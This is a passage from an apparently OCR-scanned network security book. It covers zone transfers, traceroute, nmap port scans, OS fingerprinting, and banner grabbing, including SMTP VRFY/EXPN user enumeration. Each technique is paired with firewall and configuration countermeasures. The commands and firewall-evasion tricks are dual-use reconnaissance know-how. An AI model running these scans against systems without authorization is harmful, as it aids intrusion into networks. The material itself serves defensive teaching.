Name: 10.0.0.1
Address: 10.0.0.1#53

somecompanyasanexample.com has address 192.168.1.10
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53


somecompanyasanexample.com mail is handled by 10 mail.somecompanyasane
xample.com
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53


mail.somecompanyasanexample.com has address 192.168.1.10
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53


firewall.somecompanyasanexample.com is an alias for vpn.somecompanyasa
nexample.com
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53


vpn.somecompanyasanexample.com has address 192.168.1.9
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53

payroll.somecompanyasanexample.com has address 192.168.1.33
```

```
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53
```

As is evident from this example, if an intruder is successful at performing a zone transfer, he or she can gain information about the roles of hosts within an organization and their IP addresses.

Prevent Zone Transfer Abuses

The following are strongly recommended in order to protect against zone transfer abuses:

- Do not allow unauthorized hosts to perform zone transfers from your DNS.
- Since zone transfers are performed on TCP port 53, configure your firewall to block inbound connections on TCP port 53.
- It is a good idea to install a separate DNS server for intranet hosts. This DNS server should not be accessible externally.

TRACEROUTE

With the help of the preceding queries, IP addresses may be obtained simply by knowing a target organization's name. Since IP packets travel to its destination via different paths, it would be beneficial to learn about the gateways in between the source (yourself) and the destination host.

Performing Traceroutes

A command-line tool named `traceroute` may be used to perform traceroutes:

```
[bash]$ traceroute 10.0.0.1
traceroute to 10.0.0.1 (10.0.0.1), 30 hops max, 38 byte packets
1  yourisp.yourgateway.net (192.168.10.10) 13.069ms 8.099ms 10.133 ms
2  192.168.9.1 (192.168.9.1) 8.675ms 9.481ms 7.214ms
3  10.1.1.1 (10.1.1.1) 9.292ms 9.446ms 12.368ms
4  ns1.someexampleserver.net (10.0.0.1) 9.736ms 9.623ms 9.647ms
```

The `traceroute` program works by sending UDP packets to high ports on the destination with their TTL (Time to Live) values set to 1 initially and then incremented by 1 for every subsequent packet. Gateways decrement the TTL field of an IP packet by 1 before forwarding it along

the route. If the TTL of an IP packet equals 0, then the particular gateway will send an "ICMP Time to Live Exceeded" packet back to the source. Thus, the `traceroute` tool determines the IP addresses of the gateways along the way to the destination by looking at the source of the "ICMP Time to Live Exceeded" packets returned.

The `traceroute` tool sends UDP packets by default, but it can be made to use ICMP packets when run with the –I switch.

Some gateways and firewalls are configured to either drop incoming UDP and ICMP packets and/or drop outgoing "ICMP Time to Live Exceeded" packets. This will cause traceroute to skip over such gateways and firewalls.

Sometimes, firewalls are configured to allow packets whose source port is 20 (FTP-Data) or 53 (DNS). The –p option in `traceroute` can therefore be used to set the source port of outgoing UDP packets in order to attempt to take advantage of such firewall rules.

Prevent Incoming Traceroute Requests

The following steps can be taken in order to prevent incoming traceroute requests from succeeding:

- Configure your firewall to drop incoming UDP and ICMP packets.
- Configure your firewall to drop outgoing "ICMP Time to Live Exceeded" packets.
- If you must allow incoming UDP packets for DNS, configure your firewall to allow only incoming UDP packets with source port 53 (DNS) originating from specific DNS server IP addresses.

SUMMARY

This chapter showed you how potential intruders might use publicly available information to gain sensitive and critical information about the target organizations including how to obtain administrative contacts, domain names, network blocks, hostnames, and MX records of the target's network. After obtaining any of this information, an intruder will have a better idea of the target organization's network architecture and administrative weaknesses. The information you gained from the techniques described in this chapter is instrumental in your learning about the process of network scanning and identification, which is the next step of the hacking methodology.

This page intentionally left blank

Chapter 2

Scanning and Identification

IN THIS CHAPTER:

- Pinging
- Ping Sweeping
- TCP Pinging
- Port Scanning
- Fingerprinting
- Summary

With this chapter you will learn to scan target hosts on a network, probe the ports they serve, and identify the versions of their operating systems. Once you are aware of what ports and operating systems exist on the target hosts, you can move on to the process of enumeration as described in the next chapter.

Although many scanning tools are available, Nmap is the most robust and feature-filled scanner available to date. For the most part, we will make use of Nmap in the examples that follow. The Nmap utility is free and can be obtained from **http://www.insecure.org/nmap/**.

The Nmapfe package, a GUI front end to Nmap, is also available from this URL (see Figure 2-1).




Figure 2-1. Nmapfe, a GUI front end to Nmap

PINGING

The quickest way to determine if a host is alive is to ping it. The `ping` command, used for this purpose, sends out an ICMP echo request, causing the target to respond with an ICMP reply packet. Note that a host can be configured not to respond to ICMP echo requests. Therefore, even though a host does not respond to echo requests, it may still be alive.

Pinging Hosts Using the ping Utility

Using the `ping` command will find alive hosts that respond to ICMP echo requests with ICMP echo replies:

```
[bash]$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) from 192.168.1.1 : 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.093 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.076 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=0.062 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% loss, time 2997ms
rtt min/avg/max/mdev = 0.062/0.077/0.093/0.012 ms
```

PING SWEEPING

Ping sweeping is the process of pinging numerous hosts. In the case of a large set of target IP addresses, one must perform a ping sweep to determine alive hosts that respond to ICMP echo requests.

Using nmap to Perform Ping Sweeps

Using the `-sP` option in `nmap` will perform a ping sweep:

```
[bash]# nmap -sP 192.168.1.*

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.1.1) appears to be up.
Host  (192.168.1.100) appears to be up.
Host  (192.168.1.150) appears to be up.

Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 33 seconds
```

Block ICMP

Configure your firewall to drop incoming ICMP echo requests and outgoing ICMP echo replies. This will prevent hosts in your networks from responding to ICMP echo requests.

TCP PINGING

If a TCP ACK packet is sent to a host that is alive, a RST packet will be sent back. This method can be used to scan machines that block ICMP echo requests.

Using nmap to Perform TCP Pings

Using the `-PT` option of `nmap` will perform a TCP ping. By default, `nmap` sends an ACK packet to port 80 of the destination host. Use the following syntax to instruct `nmap` to use another port:

```
nmap -PT[port_number] host
```

For example:

```
nmap -PT6000 192.168.1.1
```

If a host responds with a RST packet, `nmap` will consider the host alive and will perform a port scan immediately.

```
[bash]# nmap -PT 192.168.1.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.1):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
113/tcp    open        auth
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Prevent TCP Ping Scans


Always use a stateful firewall to protect your network. Make sure to configure your firewall to drop all ACK packets that do not belong to an already established TCP connection.

PORT SCANNING

Port scanning is the process of connecting to UDP and TCP ports of a target host to determine which ports are listening. Port scanning can be accomplished in many different ways. The following are the most common and useful port scanning methods.

TCP Connect

This type of scanning uses the TCP open system call provided by the operating system kernel to connect to specified ports on the target host. This is the vanilla method of opening a TCP connection via the TCP three-way handshake:



Since a TCP-connect scan completes the three-way handshake, the application listening on the destination port will respond to the connection attempt. This will cause the application to log the connection attempt. Therefore, this method of port scanning is not stealthy.

Using nmap to Perform TCP-Connect Port Scans

Using the `-sT` option in `nmap` will perform a TCP-connect scan:

```
[bash]$ nmap -sT 10.0.0.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (10.0.0.1):
(The 1595 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
113/tcp    open        auth
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

TDP and UDP port numbers range from 1 to 65535. By default, `nmap` scans for commonly known ports. Scanning for all 65,535 ports is time consuming but can be performed with `nmap` when using the `-p` flag:

```
nmap -sT 192.168.1.1 -p 1-65535
```

FTP Bounce Scans

Due to the design of the FTP protocol, when an FTP client requests data transfer using "active" mode, the FTP server must initiate a connection back to a port on the FTP client. FTP clients issue a PORT command with their IP address and listening port number as parameters. If the FTP client issues a PORT command with the IP address of another host, then the FTP server will attempt to connect to that host. Therefore, this feature of the FTP protocol can be used to proxy port scans.

The `nmap` command includes a `-b` flag to perform "FTP bounce" scans:

```
nmap -b username:password@ftp.somecompanyasanexample.com:21
-p 4000-8000 target.somecompanyasanexample.com
```

FTP clients may use passive mode when requesting data transfer, which will cause the FTP client to connect to a port on the FTP server in order to perform the data transfer. However, passive-mode FTP has its own problems. Passive-mode FTP clients may be subject to "connection theft" vulnerabilities. Please see Chapter 4 for details.

TCP SYN/Half-Open

This type of scanning causes the scanner to send out a SYN packet to the target host. If the target host is listening on a particular port, it will respond with a SYN+ACK. If the target host is alive but not listening on a particular port, a RST packet will be received. As this method of scanning does not complete the TCP three-way handshake, it is stealthy, since it is often not logged by the target host.

SYN Scanning

Using the `-sS` flag in `nmap` will perform a SYN scan:

```
[bash]# nmap -sS 192.168.1.150

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.150):
(The 1599 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
113/tcp    open        auth

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
```

Source Port Scanning

Due to the design of the FTP protocol, when an FTP client requests data transfer using active mode, the FTP server must initiate a connection back to a port on the FTP client. In order to facilitate this, many firewalls are configured to allow all incoming IP packets whose source port is set to 20. In addition, IP packets from DNS servers have their source port set to 53, and therefore, many firewalls allow all incoming packets whose source port is 53. It is possible to instruct `nmap` to set the source port of its packets to a constant by using the `-g` switch:

```
nmap -sS -g 20 192.168.1.1
```

FIN

In this method, a FIN packet is sent to a target host. If the target host is alive but not listening on a particular port, it will respond with a RST packet. However, if the target host is listening on a particular port, it will not respond. Note that Microsoft Windows hosts will send RST packets in all cases. This is of interest because it helps identify the target hosts as Microsoft Windows hosts.

FIN IP packets are used to tear down established TCP connections.

FIN Scanning

Using the `-sF` flag in `nmap` will perform a FIN scan:

```
[bash]# nmap -sF 192.168.1.100

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
110/tcp    open        pop-3
113/tcp    open        auth

Nmap run completed -- 1 IP address (1 host up) scanned in 43 seconds
```

Reverse Ident

Ident (Identification Protocol) servers listen for connections on port 113. If a TCP connection is established to a port listening on the host running the ident server, the ident server may be queried for the privilege level of the process associated with the connection.

Reverse Ident Scans

Using the `-I` flag in `nmap` will perform a TCP reverse ident scan:

```
[bash]# nmap -I -sT -p 80 192.168.1.100

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
Port       State       Service                 Owner
80/tcp     open        http                    nobody

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

XMAS

This method of scanning involves sending out a TCP packet with the FIN, URG, and PUSH flags set. If the target host is listening on the particular port, it sends a RST packet back. If the target host is not listening on that port, it does not respond.

FIN packets are normally used to tear down an established TCP connection. URG packets signify that information needing immediate attention is present within the IP packet, such as a ^C sent during a telnet session. A PUSH packet signifies that the sender requests the receiver to immediately pass all buffered data to the applications.

XMAS Scanning

Using the `-sX` flag in `nmap` will perform an XMAS scan:

```
[bash]# nmap -sX 192.168.1.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.1):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
113/tcp    open        auth
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds
```

NULL

This type of scan involves sending a TCP packet to the destination host with all the flags turned off in the TCP header. If the target host is listening on the particular port, it will not respond. Otherwise, it will send a RST packet.

NULL Scanning

Using the `-sN` flag in `nmap` will perform a TCP NULL scan:

```
[bash]# nmap -sN 192.168.1.100

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
110/tcp    open        pop-3
113/tcp    open        auth

Nmap run completed -- 1 IP address (1 host up) scanned in 41 seconds
```

RPC

This type of scan is used to send NULL commands to open ports in order to determine if they are RPC (remote procedure call) ports. Once an open port is determined to be an RPC port, information about the application that is bound to the port is queried for and obtained.

RPC Scanning

Using the `-sR` in option in `nmap` will perform an RPC scan:

```
[bash]# nmap -sR 10.0.0.10

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (10.0.0.10):
(The 1584 ports scanned but not shown below are in state: closed)
Port       State       Service (RPC)
7/tcp      open        echo
21/tcp     open        ftp
22/tcp     open        ssh
37/tcp     open        time
53/tcp     open        domain
111/tcp    open        sunrpc (rpcbind V2-4)
```

```
113/tcp    open        auth
512/tcp    open        exec
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
587/tcp    open        submission
2049/tcp   open        nfs (nfs V2-3)
4045/tcp   open        lockd (nfs V2-3)
7100/tcp   open        font-service
32771/tcp  open        sometimes-rpc5 (ypserv V1-2)
32772/tcp  open        sometimes-rpc7

Nmap run completed -- 1 IP address (1 host up) scanned in 40 seconds
```

IP Protocol

The aim of this type of scan is to determine which IP protocols are supported on the target host. It sends raw IP packets destined for particular protocols, and if an ICMP protocol unreachable message is received, then the particular protocol is most likely unsupported on the target host.

IP Protocol Scanning

Using the `-sO` flag in `nmap` will perform an IP protocol scan:

```
[bash]# nmap -sO 192.168.1.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting protocols on  (192.168.1.1):
(The 251 protocols scanned but not shown below are in state: closed)
Protocol   State       Name
1          open        icmp
2          open        igmp
6          open        tcp
17         open        udp
```

ACK

This type of scan is mainly used to determine firewall rule sets. ACK packets are sent to the target host. If the target host does not respond or sends back an ICMP unreachable packet, then the port is probably being filtered by a firewall. If the target sends back a RST packet, then the port is not being filtered by a firewall.

ACK Scanning

ACK scans can be performed by using `nmap` with the `-sA` flag:

```
nmap -sA target_address
```

Window

This type of scan, while similar to the ACK scan, sometimes helps detect open, filtered, and unfiltered ports on some systems due to an anomaly in the way TCP window sizes are reported.

Window Scanning

Window scans can be performed by potential intruders using `nmap` with the `-sW` flag:

```
nmap -sW target_address
```

UDP

In order to determine if a host is listening on a particular UDP port, a UDP packet is sent to the port. If the target host is not listening on the particular port, an ICMP port unreachable packet is received. However, if the target host is listening on the particular port, no such packet is received. Since UDP is not a connection-oriented protocol, UDP scanning is unreliable.

UDP Port Scanning

Using the `-sU` option in `nmap` will perform UDP scanning:

```
[bash]# nmap -sU 192.168.1.100

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1454 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        domain
```

Defend Against Port Scans

You can use these methods to counter scans directed at your networks:

- Configure your firewall to drop packets destined for closed ports. This will slow down scans directed toward your network, since this will cause the port scanning applications to resend SYN packets after the timeout value is exceeded. Only after repeated timeouts, the port scan application will assume the port to be filtered, and will move on to the next set of ports.
- Most firewalls and IDSs have the ability to detect port scans. Make use of this feature, and routinely watch your logs.

- Configure your firewall to not trust source port values. Stateful firewalls have the ability to allow source port 20 packets only from FTP servers to whom connections are known to have been established. In any case, the use of a clear-text protocol such as FTP is not recommended. Better alternatives (such as SSH) exist and should be used instead. In addition, do not allow incoming TCP packets with the source port set to 53 unless they are destined for your DNS servers that need to perform zone transfers. Restrict DNS traffic by IP addresses of the DNS servers authorized to serve your hosts.
- Most FTP servers do not allow clients to issue a PORT command with the IP address of a host other than that of the client. This will prevent FTP bounce scans. Check your FTP server documentation and configurations for details.
- Configure your firewalls to drop or reset connection attempts to the ident port (113).
- Use a stateful firewall. This will prevent most of the scans mentioned in the preceding text.

FINGERPRINTING

Though many operating system designers do their best to follow relevant RFCs, the operating system kernel authors sometimes interpret details differently. Tools such as Xprobe2 and Nmap probe for such differences in order to fingerprint the target operating systems.

Fingerprinting Operating Systems Using Xprobe2

Xprobe2 uses ICMP packets to perform fingerprinting. Results are sorted by scores assigned to best guesses of the target operating systems. This tool, which has the ability to distinguish between filtering devices along the path to the destination, is available at **http://www.sys-security.com/html/tools/tools.html**.

Here is an example of how to use Xprobe2:

```
[bash]# xprobe2 -v target.somecompanyasanexample.com

XProbe2 v.0.1 Copyright (c) 2002 fygrave@tigerteam.net,
   ofir@sys-security.com

[+] Target is target.somecompanyasanexample.com
[+] Loading modules.
[+] Following modules are loaded:
        [x]ICMP echo (ping)
        [x]TTL distance
        [x]ICMP echo
```

```
        [x]ICMP Timestamp
        [x]ICMP Address
        [x]ICMP Info Request
        [x]ICMP port unreach
[+] 7 modules registered
[+] Initializing scan engine
[+] Running scan engine
[+] Host: 192.168.1.1 is up (Guess probability: 100%)
[+] Target: 192.168.1.1 is alive
[+] Primary guess:
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.5 and above"
   (Guess probability: 60%)
[+] Other guesses:
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.0 - 2.4.4"
   (Guess probability: 60%)
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.2.x"
   (Guess probability: 60%)
[+] Host 192.168.1.1 Running OS: "Microsoft Windows NT 4
   Service Pack 4 and Above" (Guess probability: 60%)
[+] Host 192.168.1.1 Running OS: "NetBSD 1.5.2"
   (Guess probability: 50%)
[+] Host 192.168.1.1 Running OS: "Microsoft Windows NT 4
   Service Pack 3 and Below" (Guess probability: 50%)
[+] Host 192.168.1.1 Running OS: "Microsoft Windows ME"
   (Guess probability: 50%)
[+] Host 192.168.1.1 Running OS:
   "Microsoft Windows 2000/2000SP1/2000SP2" (Guess probability: 50%)
[+] Host 192.168.1.1 Running OS:
   "Microsoft Windows XP Professional" (Guess probability: 50%)
[+] Host 192.168.1.1 Running OS: "FreeBSD 4.5" (Guess probability: 45%)
[+] Host 192.168.1.1 Running OS: "OS X 10.1.5" (Guess probability: 40%)
[+] Host 192.168.1.1 Running OS: "Microsoft Windows 98/98SE"
   (Guess probability: 40%)
[+] Host 192.168.1.1 Running OS: "Digital UNIX 5.6"
   (Guess probability: 35%)
[+] Host 192.168.1.1 Running OS: "Sun Solaris 5 (SunOS 2.5)"
   (Guess probability: 35%)
[+] Host 192.168.1.1 Running OS: "Sun Solaris 6 (SunOS 2.6)"
   (Guess probability: 35%)
[+] Host 192.168.1.1 Running OS: "Sun Solaris 7 (SunOS 2.7)"
   (Guess probability: 35%)
[+] Host 192.168.1.1 Running OS: "Sun Solaris 8 (SunOS 2.8)"
   (Guess probability: 35%)
[+] Host 192.168.1.1 Running OS: "FreeBSD 3.4"
   (Guess probability: 25%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Using nmap to Perform Operating System Fingerprinting

The `nmap` program can also be used by an intruder to perform an OS fingerprint, using the `-O` flag:

```
[bash]# nmap -O 192.168.1.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.1):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
113/tcp    open        auth
6000/tcp   open        X11
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 6.584 days (since Sun Oct 27 10:23:37 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds
```

SUMMARY

Hosts can be pinged in order to quickly determine if they are alive. In addition, various port scanning techniques can be used to determine what ports are open on the alive hosts. Operating System fingerprinting tools can then be used to recognize the Operating System versions on the target hosts. Once an intruder has followed such a methodology, he or she can then move on to the process of username and service enumeration as described next, in Chapter 3.

Chapter 3

Enumeration

IN THIS CHAPTER:

- Enumerate Remote Services
- Automated Banner-Grabbing
- Summary

After performing port scans on target hosts, an intruder will know exactly which hosts are alive and what ports they have open. Armed with this information, the logical next step is to enumerate information such as usernames, file shares, and operating system and application version numbers from services listening on the specific ports. Only after obtaining such information may an attacker move on to exploiting particular vulnerabilities as discussed in the next chapter.

Many remote service daemons display a banner message when a connection is made to the port they are listening on. Banner messages can give up information about services, such as their identity and version information. The process of obtaining banners from remote services is known as *banner grabbing*. Since most daemons allow their banners to be changed, you should take advantage of this capability.

Although it is a good idea to change server banners in order to confuse potential intruders, keep in mind that it will not deter the more sophisticated attackers.

ENUMERATE REMOTE SERVICES

What follows is a list of services that are known to be susceptible to enumeration. They are sorted by the port numbers they usually listen on (see the file /etc/services on your Unix or Linux host for a comprehensive list).

Identify Remote Services Using Amap

Any of the services listed here can be configured to listen on a nonstandard port. Some services use non-ASCII characters to communicate, and are difficult to manually identify. Tools such as Amap, available at **http://www.thehackerschoice.com/releases.php**, can be used to determine such services:

```
[bash]$ amap -sT intranet.somecompanyasanexample.com 9934
Total amount of tasks to perform: 15
Amap v1.2.1b started at Sun Mar  9 09:30:22 2003, stand back and keep
the children away.
Protocol on IP 192.168.1.3 port 9934 tcp matches ssl
Protocol on IP 192.168.1.3 port 9934 tcp matches http
Unidentified ports: None.
Amap v1.2.1b ended at Sun Mar  9 09:30:59 2003
```

In this example, Amap successfully discovered that host *intranet .somecompanyasanexample.com* was running HTTPS on port 9934. This is useful information, since the standard reserved port for HTTPS is 443.

Block and Stop Unnecessary Services

Some services are configured to accept connections from any source IP address. For example, an HTTP server for an e-commerce organization must accept connections from any IP address in order to allow remote users in all locations to view the organization's web site. In such a case, it is impossible for an organization to hide the fact that they are running an HTTP server.

However, depending on the organization's requirements and network architecture, some services may only expect connections originating from authorized IP addresses. In such cases, firewall rules should be put in place to ensure that connections originating from unauthorized IP addresses are blocked. In addition, unnecessary services must be turned off or blocked by firewall rules. This will prevent the exploitation and identification of services that should not be accessible by unauthorized remote hosts.

FTP (File Transfer Protocol): 21 (TCP)

FTP, as the name suggests, is a protocol for transferring files from one host to the other.

Obtain the FTP Server Banner

FTP servers usually print version information when connected to. An FTP client can be used to connect to an FTP server in order to obtain its banner. For example:

```
[bash]$ ftp 192.168.1.1
Connected to 192.168.1.1  (192.168.1.1).
220 192.168.1.1  FTP server (Version wu-2.6.2+Sun) ready.
Name (192.168.1.1:username):
```

The telnet client can also be used to connect to the FTP port directly to obtain the banner information:

```
[bash]$ telnet 192.168.1.1 21
Trying 192.168.1.1...
Connected 192.168.1.1.
Escape character is '^]'.
220 192.168.1.1 FTP server (Version wu-2.6.2+Sun) ready.
```

Change the FTP Server Banner

If you are running a WU-FTPD server, edit the /etc/ftpaccess file and use the `greeting` directive to change the server banner. For example:

```
greeting text No banner information available. Sorry.
```

SSH (Secure Shell): 22 (TCP)

SSH is a secure protocol for exchanging data. It can be used to log in to remote machines, execute commands remotely, and transfer files. Since communication within SSH is encrypted, it is a worthy replacement for remote-login solutions such as telnet, rlogin, and FTP.

Obtain the SSH Server Banner

Although SSH communication is encrypted, the SSH daemons do print out version information in clear text when connected to with a telnet client:

```
[bash]$ telnet 192.168.1.1 22
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.4p1
```

Change SSH Version Information

The version information displayed by the banner, "OpenSSH_3.4p1", in the preceding example, may be changed by obtaining and editing the OpenSSH source. Use the `grep` command to find the version string within the obtained OpenSSH source code. Once this string has been changed, recompile and reinstall OpenSSH.

The banner also displays the protocol version information, "SSH-1.99", in the preceding example. Do not change or remove this information since SSH clients use this string to recognize protocol and server information. Changing this value may cause some SSH clients to stop functioning properly.

Telnet: 23 (TCP)

Telnet is a clear-text protocol used to log in to remote machines.

Obtain the Telnet Server Banner

Banner information from a telnet daemon can be obtained by simply telnetting to the server:

```
[bash]$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected 192.168.1.1.
Escape character is '^]'.


SunOS 5.8

login:
```

Change the Telnet Server Banner

In order to change the telnet banner, you will need to write a wrapper around it. Assuming that you are running telnetd using inetd, edit your /etc/inetd.conf, and change

```
telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd
```

to

```
telnet stream tcp nowait root /usr/sbin/in.telnetdwrapper in.telnetd
```

Now, you must create the file /usr/sbin/in.telnetdwrapper with the following contents:

```
#!/bin/sh
/bin/echo "My banner\r"
exec /usr/sbin/in.telnetd
```

If you are using xinetd, edit the telnet file found in your xinetd.d directory appropriately.

You must restart inetd or xinetd in order for changes to take effect.

Note that some versions of telnetd allow you to change banner information by editing the /etc/issue.net file.

SMTP (Simple Mail Transfer Protocol): 25 (TCP)

SMTP is a protocol used on the Internet to transfer e-mail messages.

Grab the SMTP Server Banner

SMTP daemon banners can be obtained by telnetting to port 25 of the host SMTP is running on:

```
[bash]$ telnet 192.168.1.1 25
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
220 192.168.1.1 ESMTP Sendmail 8.10.2+Sun/8.10.2; Tue,
14 Jan 2003 09: 28:02-0500 (EST)
```

Change the SMTP Server Banner

If you are using Sendmail, you can change the SMTP banner by editing the /etc/sendmail.cf file and changing the value of the `SmtpGreetingMessage` field.

Enumerate Users by Using EXPN and VRFY

`EXPN` and `VRFY` are two commands supported by SMTP that allow for username enumeration. `EXPN` and `VRFY` can be used to confirm the existence of a particular username. `EXPN` can also be used to enumerate the names and e-mail addresses of all the users on a particular group e-mail alias.

Here is an example of `VRFY`:

```
[bash]$ telnet mail.somecompanyasanexample.com 25
Trying 10.0.0.11...
Connected to mail.somecompanyasanexample.com.
Escape character is '^]'.
220 mail.somecompanyasanexample.com ESMTP Sendmail 8.11.6/
8.11.6; Wed, 15 Jan 2003 22:04:06 -0500 (EST)
VRFY smith
250 2.1.5 <smith@sales.somecompanyasanexample.com>
```

Here is an example using `EXPN`:

```
[bash]$ telnet mail.somecompanyasanexample.com 25
Trying 10.0.0.11...
Connected to mail.somecompanyasanexample.com.
Escape character is '^]'.
220 mail.somecompanyasanexample.com ESMTP Sendmail 8.11.6/
8.11.6; Wed, 15 Jan 2003 22:10:11 -0500 (EST)
EXPN marketing-team
250-2.1.5 <bob@marketing.somecompanyasanexample.com>
```

```
250-2.1.5 <alan@marketing.somecompanyasanexample.com>
250-2.1.5 <joe@marketing.somecompanyasanexample.com>
250-2.1.5 <dilip@marketing.somecompanyasanexample.com>
250-2.1.5 <john@legal.somecompanyasanexample.com>
250-2.1.5 <kavita@sales.somecompanyasanexample.com>
```

Turn Off EXPN and VRFY

Configure your SMTP server not to support `EXPN` and `VRFY`. To do this in Sendmail, edit /etc/sendmail.cf and set `PrivacyOptions` to `authwarnings,noexpn,novrfy`.

DNS (Domain Name System): 53 (TCP/UDP)

DNS is a protocol used to translate between domain names and IP addresses.

Obtain BIND Version Information

The most widely used DNS server software on Linux and Unix is BIND (Berkeley Internet Name Domain). The `dig` tool can be used to query for the version of BIND running on a particular host.

As an example, if the IP address of the host running BIND is 192.168.1.1:

```
[bash]$ dig -t txt -c chaos VERSION.BIND @192.168.1.1
; <<>> DiG 9.2.1 <<>> -t txt -c chaos VERSION.BIND @192.168.1.1
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22464
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
  ADDITIONAL:0

;; QUESTION SECTION:
;VERSION.BIND.                  CH      TXT

;; ANSWER SECTION:
VERSION.BIND.           0       CH      TXT     "8.3.3-REL"

;; Query time: 40 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed Jan 15 09:46:22 2003
;; MSG SIZE  rcvd: 64
```

Configure BIND to Not Display Version Information

Edit the BIND configuration file, named.conf, and override the version number:

```
options {
             version "Not available";
}
```

You might also want to configure BIND with specific ACLs and limit queries from specific hosts. See the BIND documentation for details. More information about BIND can be found at **http://www.isc.org/products/BIND/**.

Finger: 79 (TCP)

Finger is a user information lookup program. Fingering a remote host will provide information such as usernames, IP addresses, idle time, and real names of the individuals logged on the host at the time.

Enumerate Remote Users by Using the Finger Command

If the remote host is running a finger daemon, the command-line `finger` tool can be used to query the host:

```
finger @host
